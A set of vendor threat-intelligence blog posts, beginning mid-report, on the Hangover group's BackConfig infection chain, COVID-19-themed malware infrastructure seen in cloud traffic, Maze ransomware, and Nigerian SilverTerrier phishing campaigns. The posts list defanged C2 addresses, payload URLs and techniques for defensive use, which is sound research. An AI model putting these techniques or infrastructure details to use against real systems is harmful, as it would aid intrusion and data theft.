Similarly, the VBA code then writes batch code to another text file - Audio.txt. The content of both files is shown in the appendix section of this report.
Audio.txt is renamed to Audio.bat and executed.
Audio.bat cleans up any files and folders related to previous infections, and recreates the required environment including creating the aforementioned pid.txt file, and setting various folders and files to be hidden from a default Windows Explorer view. The contents of pid.txt is the victim’s computer name concatenated with a hyphen followed by a random number, although I believe the code used would not work as intended.
Audio.bat continues by creating two scheduled tasks referencing two files that are yet to exist: dphc.exe will run every 10 minutes and Drive.vbs at 20 minute intervals.
Finally, before deleting itself, Audio.bat will rename Drive.txt to Drive.vbs. When Drive.vbs is eventually executed by the task scheduler, it will download the BackConfig executable payload. In the case of file 8892279f3... the remote location is http://185.203.119[.]184/Dropbox/request.
When dphc.exe is eventually executed by the task scheduler, it first checks for the presence of pid.txt (step 4.) and only continues if the file exists.
Ultimately, the XLS writes two files to disk, one of which -- the BAT -- immediately modifies some system settings and creates two scheduled tasks. However, this behaviour may not be enough to determine the components as malicious. Only after 20 minutes will the task scheduler execute the VBS downloader component and launch the BackConfig loader EXE, by which time analysis systems may have stopped monitoring.
ATT&CK
The following table describes the TTPs associated with the multiple campaigns described in this report.
Tactic
Technique (Mitre ATT&CK ID)
Technical Information Gathering
Acquire OSINT data sets and information (T1247)
Conduct social engineering (T1249)
Adversary Opsec
Compromise 3rd party infrastructure to support delivery (T1312)
Build Capabilities
Create custom payloads (T1345)
Obtain/re-use payloads (T1346)
Stage Capabilities
Upload, install, and configure software/tools (T1362)
Initial Compromise
Spear Phishing Link (T1192)
Execution
User Execution (T1204)
Exploitation for Client Execution (T1203)
Execution, Persistence
Scheduled Task (T1053)
Defense Evasion
Code Signing (T1116)
Deobfuscate/Decode Files or Information (T1140)
Hidden Files and Directories (T1158)
Obfuscated Files or Information (T1027)
Defense Evasion, Execution
Scripting (T1064)
Defense Evasion, Persistence
BITS Jobs (T1197)
Command & Control
Commonly Used Port (T1043)
Standard Application Layer Protocol (T1071)
Standard Cryptographic Protocol (T1032)
Remote File Copy (T1105)
Conclusion
The Hangover group (aka Neon, Viceroy Tiger, MONSOON) is active and targeting, according to Unit 42’s visibility, government and military organisations in South Asia using spear-phishing emails containing letters or government forms to lure victims into browsing to compromised websites serving weaponized Excel documents that install the BackConfig Trojan. Almost exclusively, Unit 42 has seen the use of weaponized documents that require user execution. Only once in the last six months have we seen use of exploits to circumvent the need for the user to execute any part of the installation chain.
The evolution of BackConfig’s primary and secondary payloads has seen different methods used for executing commands and deploying executables both with and without obfuscation.
The latest versions contain modular components making it easier to update and re-use code in order to rapidly deploy their campaigns in a timely manner to have the highest chance of success. The method in which the latest samples execute also indicates the group’s focus on trying to evade sandbox and other automated analysis systems by breaking down malicious activity into chunks that each seem relatively benign.
Protections:
Cortex XDR protects endpoints from all malware, exploits and fileless attacks associated with Hangover actors.
WildFire® cloud-based threat analysis service accurately identifies samples associated with these malware families.
Threat Prevention provides protection against the known client and server-side vulnerability exploits, malware, and command and control infrastructure used by these actors.
URL Filtering identifies all phishing and malware domains associated with these actors and proactively flags new infrastructure associated with these actors before it is weaponized.
Users of AutoFocus™ contextual threat intelligence service can view malware associated with these attacks using the following tags:
Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org. (This is added to blogs pre-shared with the CTA, when loaded into WordPress it will be added when appropriate).
Indicators of Compromise
Delivery Documents
56349cf3188a36429c207d425dd92d8d57553b1f43648914b44965de2bd63dd6 8892279f3d87bcd44d8f9ac1af7e6da0cfc7cf1731b531056e24e98510bea83c 021b030981a6db1ec90ccbd6d20ee66b554b7d8c611476e63426a9288d5ce68b be3f12bcc467808c8cc30a784765df1b3abe3e7a426fda594edbc7191bbda461 0aa5cf1025be21b18ab12d8f8d61a6fa499b3bbcdbdced27db82209b81821caf ed638b5f33d8cee8f99d87aa51858a0a064ca2e6d59c6acfdf28d4014d145acb 752c173555edb49a2e1f18141859f22e39155f33f78ea70a3fbe9e2599af3d3f (RTF using CVE-2017-11882)
The following list of self-signed digital certificates is not exhaustive, and only relates to those seen on BackConfig PE executables samples over the past twelve months.
Unit 42 researchers found that public cloud infrastructure has communicated with domains known to distribute COVID-19 themed malware. On March 24, 2020, Unit 42 published a blog discussing attack patterns used by malicious actors in relation to the novel Coronavirus (COVID-19). Taking these findings a step further, researchers attempted to uncover if there are malicious COVID-19 related events taking place within public cloud infrastructure. If indications of this activity were found, how could organizations protect themselves?
Researchers identified 300+ COVID-19 themed malware samples that communicated with 20 unique IP addresses and domain indicators of compromise (IOCs). After querying Prisma Cloud for network connections to these 20 suspicious IOCs between March 1 and April 7, 2020, researchers found a total of 453,074 unique network connections across 27 unique cloud environments (see Image 1).
450,000+ cloud-based network connections with COVID-19 themed malware IoCs
Across 27 unique and potentially compromised cloud environments
Clear indications of communication with nodes known to perform command and control (C2) operations related to COVID-19 themed malware
Image 1. Workflow Diagram
It is not clear if each of the 27 identified organizations were in fact compromised with COVID-19 themed malware, as researchers were not able to view the network traffic nor did they receive the malware samples themselves which initiated the witnessed connections. Nonetheless, these network connections should be considered highly suspicious due to the fact that the destination endpoints have a documented history of malware operations.
The Research
Using AutoFocus, a Palo Alto Networks proprietary tool for malware-based threat intelligence research, Unit 42 researchers queried for malware samples that established network connections to domains that contained at least one of the following keywords: “Corona”, “COVID”, “Pandemic”, or “Virus”. Researchers then filtered the results based upon timestamps between March 1 and April 7, 2020. The metadata of these network connections was then analyzed and compared to the network traffic Palo Alto Networks Prisma Cloud maintains.
CAVEAT: Given the nature of network traffic, the network traffic content was not available for analysis, leaving only the network connection’s metadata as a sole means to identify malware network traffic.
AutoFocus returned more than 446 malware samples fitting COVID-19 themed domain network connections. These samples provided 20 unique domains and hard-coded IP addresses that could potentially serve or maintain the malware infrastructure. By resolving the domains to the most recently known host IP address, these IP addresses were used to query cloud network traffic connections between March 1 and April 7, 2020. The query returned 453,074 unique network connections from cloud environments, which were communicating to systems directly tied to the DNS activity of known COVID-19themed malware, see Image 1 above.
Table 1 lists the 18 IP addresses, which were identified within Prisma Cloud as well as what and if they are maintained by a content delivery network (CDN) provider.
IP Address
CDN-Provider
Count
8.251.31[.]254
Level3
91026
95.101.78[.]106
Akamai International
83624
95.101.78[.]82
Akamai International
81979
8.250.169[.]254
Level3
51091
8.250.183[.]254
Level3
49611
8.251.5[.]254
Level3
46864
8.251.15[.]254
Level3
40262
74.208.236[.]42
6742
120.138.17[.]203
Telstra Corp
765
104.28.9[.]246
Cloudflare Inc
458
104.31.74[.]50
Cloudflare Inc
420
5.79.72[.]163
72
31.170.167[.]123
66
103.140.250[.]215
32
51.77.161[.]45
27
45.81.226[.]17
19
91.234.99[.]234
12
45.128.134[.]14
4
Total Result
453074
Table 1. Total COVID-19 themed malware sample DNS activity samples queried through Prisma Cloud
The yellow highlighted values indicate IP addresses that resolve to CDN hosting platforms like Cloudflare, Level 3, and Akamai Hosting. CDN networks provide limited network information outside of session metadata. Given this limitation, researchers chose to exclude CDN IP addresses from this analysis no matter the likelihood of malicious content. Unit 42 also published the blog COVID-19: Cloud Threat Landscape which details CDN website hosting within cloud platforms.
Researchers were able to positively identify seven IP addresses that were witnessed as the destination network connection from 27 unique Prisma Cloud environments. These IP addresses resolve to independently hosted, non-CDN web servers, which have a known history of malicious activity both from the perspective of Unit 42 and from other reputable third-party threat sources like RiskIQ’s PassiveTotal and Hyas Insight. These seven IP addresses, and the domains from which they resolve, significantly increase the likelihood that they serve or maintain malicious content directly associated with COVID-19 themed malware and they are actively communicating with cloud environments, see Table 2.
IP Address
Count
74.208.236.42
6742
5.79.72.163
72
31.170.167.123
66
103.140.250.215
32
51.77.161.45
27
45.81.226.17
19
91.234.99.234
12
Total Result
6970
Table 2. Non-CDN hosted domains and their associated Prisma Cloud network connections
Image 1 displays the network traffic percentages witnessed by these seven IP addresses.
Image 1. Percentage breakdown of suspicious network traffic
Historic Malware Activity
Researchers returned to AutoFocus to refine the malware sample results of these IP addresses. Researchers specifically targeted any malware sample that contains DNS activity with any IP address that is listed in Table 2. The results returned a total of 185 unique malware samples with an assortment of connections to known malware families and exploits like LokiBot, NanoCoreRAT, vulnerability exploits CVE-2017-11882, CVE-2017-0199, and CVE-2012-0158, as well as having several connections to malware operations like Windows Word phishing documents and RTF_ASLR bypass.
While these malware families and exploits appear to have DNS activity linking them to these seven IP addresses, researchers are not suggesting that there exists any link with COVID-19 themed malware and these malware families or exploits outside of their IP infrastructure or DNS activity. For example, it is possible these particular systems could host and provide several variants of malware and it is also possible that more than one malicious group hosts and maintains their own C2 operations on one or more of the systems using the IP addresses in Table 2.
Additionally, each of these seven IP addresses was flagged as “Blacklisted by Third Parties” within PassiveTotal’s RiskIQ based upon the grounds of phishing, spam, C2 infrastructure, and malware distribution. With the AutoFocus evidence paired with the evidence gathered from RiskIQ’s PassiveTotal and Hyas Insight, researchers feel highly confident in determining these IP addresses as malicious and recommend that no cloud or traditional environment maintain any network communication with them.
Port Analysis
Researchers also analyzed the network sessions to determine the protocols most commonly used by the IP addresses listed in Table 2. As can be seen from the network traffic metadata, shown in Table 3, TCP Port 80 and TCP Port 443 make up 97% of the network traffic to and from these malicious IP addresses, although there are suspicious connections present on ports 25, 110, and 445.
Destination Port
Destination IP
Count
25
5.79.72.163
8
53
51.77.161.45
2
80
103.140.250.215
20
31.170.167.123
39
45.128.134.14
4
5.79.72.163
4
51.77.161.45
14
74.208.236.42
4086
110
51.77.161.45
3
443
103.140.250.215
12
31.170.167.123
27
5.79.72.163
56
51.77.161.45
8
74.208.236.42
2655
445
45.81.226.17
11
74.208.236.42
1
3389
45.81.226.17
8
5.79.72.163
4
Total Result
6962
Table 3. Destination port analysis of suspicious COVID-19themed network communications
Drill Down
For the remainder of this blog, the following four IP addresses will be specifically isolated as they hold the highest likelihood for serving or maintaining malicious COVID-19 themed content to cloud infrastructure, 74.208.236[.]42, 31.170.167[.]123, 5.79.72[.]163, and 51.77.161[.]45.
74.208.236[.]42
The IP address 74.208.236[.]42 comprised the majority of the network connections with 97% of the non-CDN traffic originating from cloud environments. This IP address is the sole resolution for the domain unlimitedimportandexport[.]com, which is flagged for malicious content regarding command and control infrastructure, malware distribution, and phishing operations using COVID-19 themed attacks.
AutoFocus contained 15 malware samples that perform network connections to the domain unlimitedimportandexport[.]com and it's resolving IP address 74.208.236[.]42, with a first seen date between March 1 and April 7, 2020. AutoFocus had tagged each of these malware samples as either ExcelLaunchPowerShell (12) or WinwordLaunchPowershell (7). No other domain was identified resolving to this IP address from any other AutoFocus samples. While the domain is not the only site hosted upon the system residing at 74.208.236[.]42, this IP address is to be considered highly suspicious and likely delivers malicious content to cloud environments.
31.170.167[.]123
Unit 42 released a blog on April 12, 2020, detailing Malicious Attackers Target Government and Medical Organizations With COVID-19 Themed Phishing Campaigns. Within that report, the IP address 31.170.167[.]123, which resolves from the domain www.tempinfo[.]96[.]it, was identified as the C2 node used to receive the username and hostname from the victim organization, which was then used to generate an AES encryption key. This encryption key is then returned to the victim by means of an HTTP POST from the URL www.tempinfo[.]96[.]lt/wras/savekey.php, and the encryption process is initiated.
This IP address was found to have network communications with three organizations within the Prisma Cloud network metadata. However, the organizations involved were not government or medical organizations, as they were detailed within the previous Unit 42 blog, but rather included a US-based business data and analytics firm, a US-based market analysis firm, and a US-based network analytic company. This IP indicator should be considered highly suspicious and all network communications with it should initiate an incident investigation.
5.79.72[.]163
The IP address 5.79.72[.]163 was witnessed interacting with six of the 27 disparate cloud environments. The IP address resolves to the domain teknik[.]io, which maintains a firm history of malicious actions including malware distribution operations. No other domain has been seen resolving to this IP address and any connections to this IP address should be considered suspicious.
AutoFocus contains 143 malware samples, associated with this domain and the resolving IP address, with a first seen date between March 1 and April 7, 2020. The vast majority of these malware samples were tagged as exploiting CVE-2017-11882 (130) or CVE-2017-0199 (21), with a couple of samples also tagged as LokiBot (10) and NanoCoreRAT (4). The malware appears to center around Windows operating systems and focuses on Rich Text File documents to infect systems. All network traffic to or from this domain and its resolving IP address should be considered highly suspicious and efforts should be made to terminate future network connections.
51.77.161[.]45
The IP address 51.77.161[.]45 has been linked to COVID-19themed malicious content via the domain kplico[.]com. This domain has been put on third-party denylists due to malware distribution and phishing attempts, and the system only appears to host-specific domains at specific times. These domains appear to rotate across 16 predominately Iranian-based domains
Analysis of the malware samples gathered from AutoFocus only consisted of three positive malware samples first seen during the March 1 through April 7, 2020 timeframe used for this research, tagged as CVE-2017-11882,CVE-2017-0199, and WinwordLaunchPowershell, however, there have been a total of 11 confirmed malware samples since January 27, 2020. All known malware samples make DNS requests to the domain kplico[.]com and Autofocus tags the majority of the older samples as NanoCoreRAT (6).
Conclusion
Of the 300+ malware samples identified to communicate with known COVID-19 related malware, 20 unique IP addresses and domains were identified. Network traffic from all known Prisma Cloud environments was queried using these 20 suspicious IP addresses and domains and a total of 453,074 unique network connections were identified between March 1 and April 7, 2020, see Image 1 above.
Of these network connections, seven IP addresses were identified, which gave a high likelihood of positive malware communications with cloud infrastructure. These communications are highly likely to contain malicious transmissions to and from infrastructure known to host COVID-19 related operations.
It is not clear if each of the 27 identified organizations was in fact compromised with COVID-19 themed malware, as researchers were not able to view the network traffic nor did they receive the malware samples themselves which initiated the witnessed connections. It is critical that every organization monitor their cloud infrastructure network communications to ensure that these types of malicious communications are identified and blocked. CNSP methodologies must be integrated into cloud infrastructure, development, and production environments to ensure these COVID-19themed attacks cannot be maintained within a cloud infrastructure.
Mitigation
Palo Alto Network Next-Generation Firewalls
Each of the IOCs listed within the following IOC section were added to the PAN-DB, which will allow each next-generation firewall, both hardware and VM-Series, to block network traffic to the identified IP addresses and domains, as well as block any of the malware samples listed within the report.
Prisma Cloud
Prisma Cloud has taken its first steps into integrating AutoFocus Indicators of Compromise (IoCs) into its operation base to ensure that cloud organizations can quickly identify when their cloud infrastructure communicates with known malicious malware. Now that Prisma Cloud combines AutoFocus with its ability to monitor cloud endpoints, detect malicious actions, and alert upon critical vulnerabilities, Prisma Cloud is able to monitor and protect single, hybrid, and multi-cloud environments using proven threat intelligence.
Cloud Native Security Platforms
Integrate Cloud Native Security Platforms (CNSP) into the CI/CD pipeline to ensure that cloud infrastructure is properly vetted for security risks. CNSPs share context about infrastructure, PaaS, users, development platforms, data and application workloads across platform components to enhance security. CNSP offers organizations the ability to deliver secure cloud infrastructure while simultaneously using the hallmarks of cloud, security automation, secure scalability, manageability, and secure on-demand resourcing.
IaC Scanning
Every Infrastructure-as-Code (IaC) template used within both development and production environments should be scanned for misconfigurations and vulnerabilities prior to its use. According to the Unit 42 Cloud Threat Report: Spring 2020, more than 42% of all IaC templates pulled from GitHub contain at least one misconfiguration or vulnerability.
Since the beginning of the calendar year, Palo Alto Networks has detected an uptick in Maze ransomware samples across multiple industries. As a result, we've created this general threat assessment post on the Maze ransomware activities and full visualization of these techniques can be viewed in the Unit 42 Playbook Viewer.
Maze ransomware, a variant of ChaCha ransomware, was first observed in May 2019 and has targeted organizations in North America, South America, Europe, Asia, and Australia. This ransomware is typically distributed via emails containing weaponized Word or Excel attachments. However, it has also been distributed via exploit kits such as the Spelevo Exploit Kit, which has been used with Flash Player vulnerabilities CVE-2018-15982 and CVE-2018-4878. Maze ransomware has also utilized exploits CVE-2019-11510 (Pulse VPN), as well as CVE-2018-8174 (Internet Explorer) to get into a network. The malware first establishes a foothold within the environment. It then obtains elevated privileges, conducts lateral movement, and begins file encryption across all drives. However, before encrypting the data, these operators may exfiltrate the files to be used for further coercion, including public exposure. Without the proper protections in place, a Maze ransomware infection will cripple normal business operations, and sensitive information will be compromised, resulting in a monetary loss.
Maze has not only been observed globally, but also affecting varying industries, which include: finance, technology, telecommunications, healthcare, government, construction, hospitality, media and communications, utilities and energy, pharma and life sciences, education, insurance, wholesale, and legal. On March 26, 2020, McAfee published a report providing a detailed overview of the Maze ransomware.
Palo Alto Networks Cortex XDR contains an Anti-Ransomware Protection module, which targets encryption-based activities associated with ransomware. Customers can also review activity associated with this Threat Brief via AutoFocus.
Impact Assessment
Several adversarial techniques were observed in this activity.
The following measures are suggested within Palo Alto Networks products and services for Maze ransomware:
Deploy Cortex XSOAR Playbook - Ransomware Manual for incident response
Table 1. Course of Action for Maze Ransomware † These capabilities are part of the NGFW security subscriptions service
Recently, malicious operators behind the Maze ransomware activities compromised multiple IT service providers. These operators were also able to establish a foothold within another victim’s network through insecure Remote Desktop Protocol and other remote service connections or by brute-forcing the local administrator account. Organizations should be mindful of potential compromises through third-party sources and ensure strong passwords are used for all systems capable of remote access.
It was also reported that Maze operators pay special attention to cloud backups on the compromised network. If the operators were to obtain login credentials, they are then able to download all backup data to an actor controlled server. Organizations should ensure that all cloud backup files are properly stored and protected.
Threat Education
What is Ransomware?
Ransomware is a criminal business model that uses malicious software to hold valuable files and other data for ransom. Victims of ransomware attacks may have their operations degraded or shut down entirely.
Palo Alto Networks customers can review activity associated with this Threat Brief via AutoFocus using the following tag: Maze, SpelevoEKFlashContainer
Palo Alto Networks Cortex XDR contains an Anti-Ransomware Protection module. This module targets encryption-based activity associated with ransomware. Cortex XDR contains defined behavioral indicators of compromise designed to detect anomalies within your network.
The suggested courses of action in this report are based on the information currently available to Palo Alto Networks and the capabilities within Palo Alto Networks products and services.
Focusing on one of the most active subsets of the global threat landscape, Palo Alto Networks Unit 42 tracks Nigerian cyber criminals involved in Business Email Compromise (BEC) activities under the name SilverTerrier. Over the past 90 days (Jan. 30 - Apr. 30), we have observed three SilverTerrier actors/groups launch a series of 10 COVID-19 themed malware campaigns. These campaigns have produced over 170 phishing emails seen across our customer base. While broad in their targeting, these actors have exercised minimal restraint in terms of targeting organizations that are critical to COVID-19 response efforts. Specifically, we find it alarming that several of these campaigns recklessly included targets at government healthcare agencies, local and regional governments, large universities with medical programs/centers, regional utilities, medical publishing firms, and insurance companies across the United States, Australia, Canada, Italy, and the United Kingdom.
According to the recently released annual report from the Internet Crime Complaint Center (IC3), the Federal Bureau of Investigation (FBI) observed a record 23,775 BEC attacks in 2019. Significantly greater than all other categories of cybercrime over the same period, these attacks resulted in an estimated US$1.77 billion in global losses.
With the global impacts of COVID-19, an unprecedented number of corporations are expediating their cloud infrastructure migrations, all while transitioning to a largely remote workforce that is understandably interested in all topics related to the virus. Given this trend, it should come as no surprise that BEC actors are seizing opportunities to exploit the situation through tailored phishing campaigns related to COVID-19.
None of the malicious campaigns mentioned in this blog were successful in infecting their intended targets. Palo Alto Networks security service offerings (URL Filtering, WildFire, and Threat Prevention) detect and classify all samples and associated infrastructure as malicious.
Actor 1
We identified the most pronounced activity as a series of eight campaigns that are either directly related, or within one to two degrees of separation, from a SilverTerrier actor that is well-known across the cybersecurity community. For the purposes of this blog, we will refer to this individual as Actor 1.
Campaign 1
The first campaign was launched on January 30, 2020 with variations of the email subject sent in both English and Indonesian. Attached to the email was a sample of Lokibot malware disguised as an Indonesian health department document. Upon infecting a victim, the malware was designed to call out to petroindonesia[.]co[.]id.
Table 1. Indicators from the first campaign
Campaign 2
A little more than a month later, we observed a single email sent to a major utility provider in the United States. This message was crafted to appear as if it were an email that had been forwarded from the “UN,” presumed to be the United Nations. Attached to the email was a Microsoft Excel spreadsheet containing text written in the Afrikaans language (Figure 1). Upon opening, the file leverages the CVE 2017-11882 vulnerability to call out and download an executable called “dutchz.exe” from the domain uzoclouds[.]eu and subsequently attempts to connect to via SMTP to mailhostbox[.]com. Although Microsoft has released security updates for this vulnerability, it remains in common use amongst cyber criminals. In attributing this activity, the domain uzoclouds[.]eu stands out as being directly associated with Actor 1, and the Excel file itself was last edited by modexcomm which is a known alias for this actor.
Figure 1. Content and translation of UPDATE!!!.xlsxTable 2. Indicators from the second campaign
Campaign 3
On March 23, 2020 a third campaign was discovered with several phishing emails sent to an Australian health insurance provider. This time the subject and attachment were scoped to portray an order form for new face masks. Similar to the previous campaign, the attached RTF document leveraged the CVE 2017-11882 vulnerability to call out to both posqit[.]net and bit[.]ly, thus taking advantage of a URL shortening service to obscure one of the connections. Per the research and analysis blog by Cyren, this sample downloads and installs AgentTesla malware.
Table 3. Indicators from the third campaign
Campaign 4
Beginning the next day (March 24) and continuing through April 7, 2020, a fourth, more complex, campaign was observed. This time, three different email accounts were used to send three different malicious attachments. Common amongst all of these phishing attempts was the same email subject relating to COVID-19 supplies. Noting that email subjects are not typically used as a basis for establishing correlation between phishing campaigns, we believe that in this case the uniqueness of the subject (to include identical capitalization and punctuation), combined with similar attachment names and malware families provides a sufficient pattern to suggest that these three events are related.
The first emails were sent to several recipients, including a university in the United States with a large medical program. Consistent with previous campaigns, the attachment was a Microsoft Office document that leveraged the CVE 2017-11882 vulnerability. More specifically, it was a protected Excel file with the blurred heading “Galaxy International Trading Limited” that upon being opened, called out to both mecharnise[.]ir and metadefenderinternationalsolutionfor[.]duckdns[.]org to download additional executables on victim machines.
Figure 2. Campaign 4 Email Targeting US University - Sample Products.xlsx
Next, we saw a single phishing email sent to a Canadian health agency. Setting itself apart from previous samples, this attachment was in fact a sample of AgentTesla packaged as “Product_Sample_List.exe” inside a compressed RAR file. After infecting a potential victim, this file was configured to use SMTP for its command and control with coffiices[.]com.
Finally, the third set of emails were sent to several recipients, including an Australian energy company. Consistent with the previous email, this set once again included a sample of AgentTesla packaged as “Sample Product.exe” inside a compressed RAR file. Additionally, similar to the second campaign, this sample was configured to connect to an account at mailhostbox[.]com for command and control.
Table 4. Indicators from the fourth campaign
Linking Campaigns 1-4
In examining the connection between Actor 1, Nigerian cybercrime, and these first four phishing campaigns, we found that when malware linkages from these campaigns and historical BEC activity were overlaid with insights afforded by a weakness in Lokibot malware (Malbeacon data), several interesting connections emerged (Figure 2). While not definitive in attributing all of this activity to Actor 1, these connections chart a path originating with Actor 1’s infrastructure, through the infrastructure for these new COVID-19 campaigns, and back to Nigeria.
At the top of our analysis, we start with four European Union (.eu) domains that are directly attributed to Actor 1’s previously identified BEC activity. Solid lines connecting the domains and IP addresses are based on insights provided by the actor’s employment of Lokibot malware, while dashed lines represent the existence of malware samples that connect to both domains. Following the link to hojokk[.]com, we discovered malware hosted in a folder called “MMC.” While we lack insight into Actor 1’s middle name, his first and last initial are coincidently “MC.” Moreover, following additional connections to and from this domain, we discovered several links to Nigeria, as well as malware overlap with posqit[.]net, which we will discuss further in a subsequent campaign below.
Focusing on mecharnise[.]ir, we found malware overlaps with two of Actor 1’s domains. Moreover, we discovered shared Lokibot malware connections to two specific Nigerian IP addresses that both overlap with petroindonesia[.]co[.]id.
Figure 3: Infrastructure connections for campaigns 1-4
Campaign 5
Using these connections as a starting point, we then began our analysis of campaign five, which began on March 26, 2020. Similar to the previous campaign, we noted multiple malware samples and sending accounts, to include spoofing a clinical research organization in the United States.
The first email was seen by a single customer and was packaged once again as a purchase order form for COVID-19-related products. An Excel document was attached and configured to exploit the CVE 2017-11882 vulnerability in order to download and run an executable file mapped to systemserverrootmapforfiletrn[.]duckdns[.]org. Similar to previous campaigns, the downloaded file then connected over SMTP to an account at mailhostbox[.]com. Additionally, it’s worth noting that the Excel attachment was seen in a separate BEC style campaign the same day (see Figures 4. and 5.) and that the document also contained the blurred title of “Galaxy International Trading Limited,” consistent with the fourth campaign. Since the exact same file was sent in multiple phishing campaigns using different themes on the same day, we can assert with greater confidence that these attacks are connected.
Figure 4. Separate BEC Campaign with the Same AttachmentFigure 5. Campaign 5 Sample Sent from Spoofed US Clinical Research Org. - PO For-COVID-19 ProductS.xlsx
On March 29, 2020, a second phishing email was sent to a government agency in the United States with the same subject and filename. However, this time the attachment was AgentTesla malware packaged as an executable file that, once again, connected to an account at mailhostbox[.]com for command and control. Furthermore, this email was sent from the domain reynoldsgh[.]com which maintains an active website that appears incomplete and is potentially fraudulent, with a Ghana phone number listed under contact information.
Figure 6. Screenshot of reynoldsgh[.]comThe third series of emails arrived on April 6, 2020. Sent to a medical publishing company in Europe and a government agency in the United States, this email also included a sample of AgentTelsa malware configured to use SMTP for communication with an account at mailhostbox[.]com.
Table 5. Indicators from the fifth campaign
Campaign 6
Following an emerging trend of using Dynamic DNS services offered by DuckDNS, on March 30, 2020 we identified a single phishing email disguised as a vessel delay letter from a potentially spoofed shipping company in Singapore. A Word document was attached to the email with a CVE 2017-11882 exploit that called out to kungfrdyeducationalinvestment8agender[.]duckdns[.]org to download another document, and an executable file assessed to be Formbook malware, based on a report by Infoblox.
Table 6. Indicators from the sixth campaign
Dynamic DNS Clusters
Deriving linkages from the connections used in campaigns four through six proved exceptionally challenging based on the function and anonymity afforded by dynamic DNS services. However, by pivoting through several layers of obfuscation, we identified three clusters of DuckDNS hosts with links to Nigeria. While difficult to attribute all of this activity directly to Actor 1, the malware overlap seen in the third campaign with mecharnise[.]ir , combined with malware packaging similarities (CVE-2017-11882) and a Nigerian nexus, all lead us to believe that this activity is likely related within one or two degrees of separation from Actor 1.
Starting with metadefenderinternationalsolutionfor[.]duckdns[.]org from the fourth campaign, we quickly found an initial cluster of five hosts that were all related based on an IP connection and their creation dates. Coincidently, this cluster included another host with a COVID-19-related name seen in the fifth campaign: systemserverrootmapforfiletrn[.]duckdns[.]org. Researching these hosts, we found several additional samples of malware packaged as Microsoft Word and Excel documents with the CVE-2017-11882 vulnerability and also found additional malware overlaps.
Table 7. Dynamic DNS Cluster 1
Further analysis of the IP address connection revealed a second cluster of hosts linked to an additional 71 samples of malware with traditional BEC themes.
Table 8: Dynamic DNS Cluster 2
Following the malware link between cluster 1 and 23[.]95[.]132[.]48, we discovered that this IP address provided command and control for over 200 samples of Lokibot malware. The vast majority of these samples were configured to call back to a dynamic DNS host in order to download an executable file, before calling out to the IP address for command and control. Pivoting from these samples, we identified a third cluster containing 48 hosts with consistent naming patterns. Interestingly, records show that many of these hosts were established within days of the second cluster, and while they point towards IP addresses in Vietnam, they were initially established using Nigerian infrastructure.
Table 9. Dynamic DNS Cluster 3
Reviewing the list of hosts in cluster three, the following naming conventions stand out: chnes, engine, kung, russchine, shgshg, and tesco. However, most notably cluster three includes kungfrdyeducationalinvestment8agender[.]duckdns[.]org which we observed in the sixth campaign above.
Figure 7. Infrastructure connections between campaigns
Campaign 7
A seventh campaign was launched spanning April 7th and 8th 2020, in which two samples of NanoCore RAT were packaged as compressed RAR files with a vaccine-related lure. These samples were sent to several organizations including a government health agency and two universities with medical programs in the United States, as well as a Canadian health insurer.
Table 10. Indicators from the seventh campaign
Connecting this campaign to Actor 1, we found malicious activity originating from the domain ladbible[.]com dating back to mid-January. Tracing the earliest activity back to Nigerian origins, we also discovered that less than two weeks prior to this campaign, this domain was used to distribute a sample of Lokibot malware. That sample called back to two domains previously attributed to Actor 1 (sylvaclouds[.]eu and hokokk[.]com) and outlined in Figure 3 above.
Campaign 8
On April 8, 2020, we witnessed the most recent campaign by this actor. Distributed broadly, targets of this campaign included a government health agency, state infrastructure, and a health insurance company in the United States, in addition to a university and regional government in Italy, and various government institutions in Australia. Disguised as COVID-19 relief materials coming from a “Thai Medical Department,” these phishing emails were delivered with one of two samples of Lokibot malware designed to call out to 185[.]126[.]202[.]111 for command and control. As seen in Figure 3 above, analysis performed on this IP address identified malware overlap with dynamic DNS clusters one and three.
Table 11. Indicators from the eighth campaign
Actor 2
Separate and distinct from the campaigns above, we identified a single campaign associated with the name of Alhaji. Between March 17th and 18th, 2020, two samples of Lokibot malware were sent to several organizations, including a government health agency in the United States. These samples called out academydea[.]com/alhaji/Panel/five/fre[.]php for command and control. Upon researching this domain, we discovered an additional 16 samples of malware used in the previous month. Further, leveraging insights from a vulnerability in Lokibot malware, we were able to trace this activity back to Nigerian IP addresses.
Table 12. Indicators from Actor 2’s campaign
Actor 3
Between March 23rd and 24th, 2020, a SilverTerrier actor using the name Black Emeka launched a series of emails containing malicious attachments. Disguised as COVID-19 information, these emails originated from the domain welheadcontrol[.]com, which is registered to the actor. The attached malware samples use PowerShell to download malicious executable files from the domain goldenlion[.]sg, which resolves to an active website for Golden Lion Technology PTE LTD in Singapore. While likely not a coincidence, the website advertises Goldhofer equipment, while this actor is also the registered owner of the typo variant domain goldhhofer[.]com.
Figure 8. Advertising for Goldhofer on goldlion[.]sgTable 13. Indicators from Actor 2’s campaign
Conclusion
As 2020 progresses, the most prominent threat facing customers is commodity malware deployed in support of sophisticated BEC schemes. Given the global impacts of COVID-19, SilverTerrier actors have begun adapting their phishing campaigns and will likely continue to use COVID-19-themed emails to deliver commodity malware broadly in support of their objectives. In light of this trend, we encourage government agencies, healthcare and insurance organizations, public utilities, and universities with medical programs to apply extra scrutiny to COVID-19-related emails containing attachments. While organizations with appropriate spam filtering, proper system administration, and up-to-date Windows hosts have a much lower risk of infection, we further encourage administrators to validate installation of the Microsoft patch for CVE 2017-11882.
Additionally, Palo Alto Networks customers benefit from the following:
Cortex XDR protects endpoints from all malware, exploits and fileless attacks associated with SilverTerrier actors.
WildFire® cloud-based threat analysis service accurately identifies samples associated with these malware families.
Threat Prevention provides protection against the known client and server-side vulnerability exploits, malware, and command and control infrastructure used by these actors to include CVE 2017-11882
URL Filtering identifies all phishing and malware domains associated with these actors and proactively flags new infrastructure associated with these actors before it is weaponized.
Users of AutoFocus™ contextual threat intelligence service can view malware associated with these attacks using the SilverTerrier tag.
Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org.
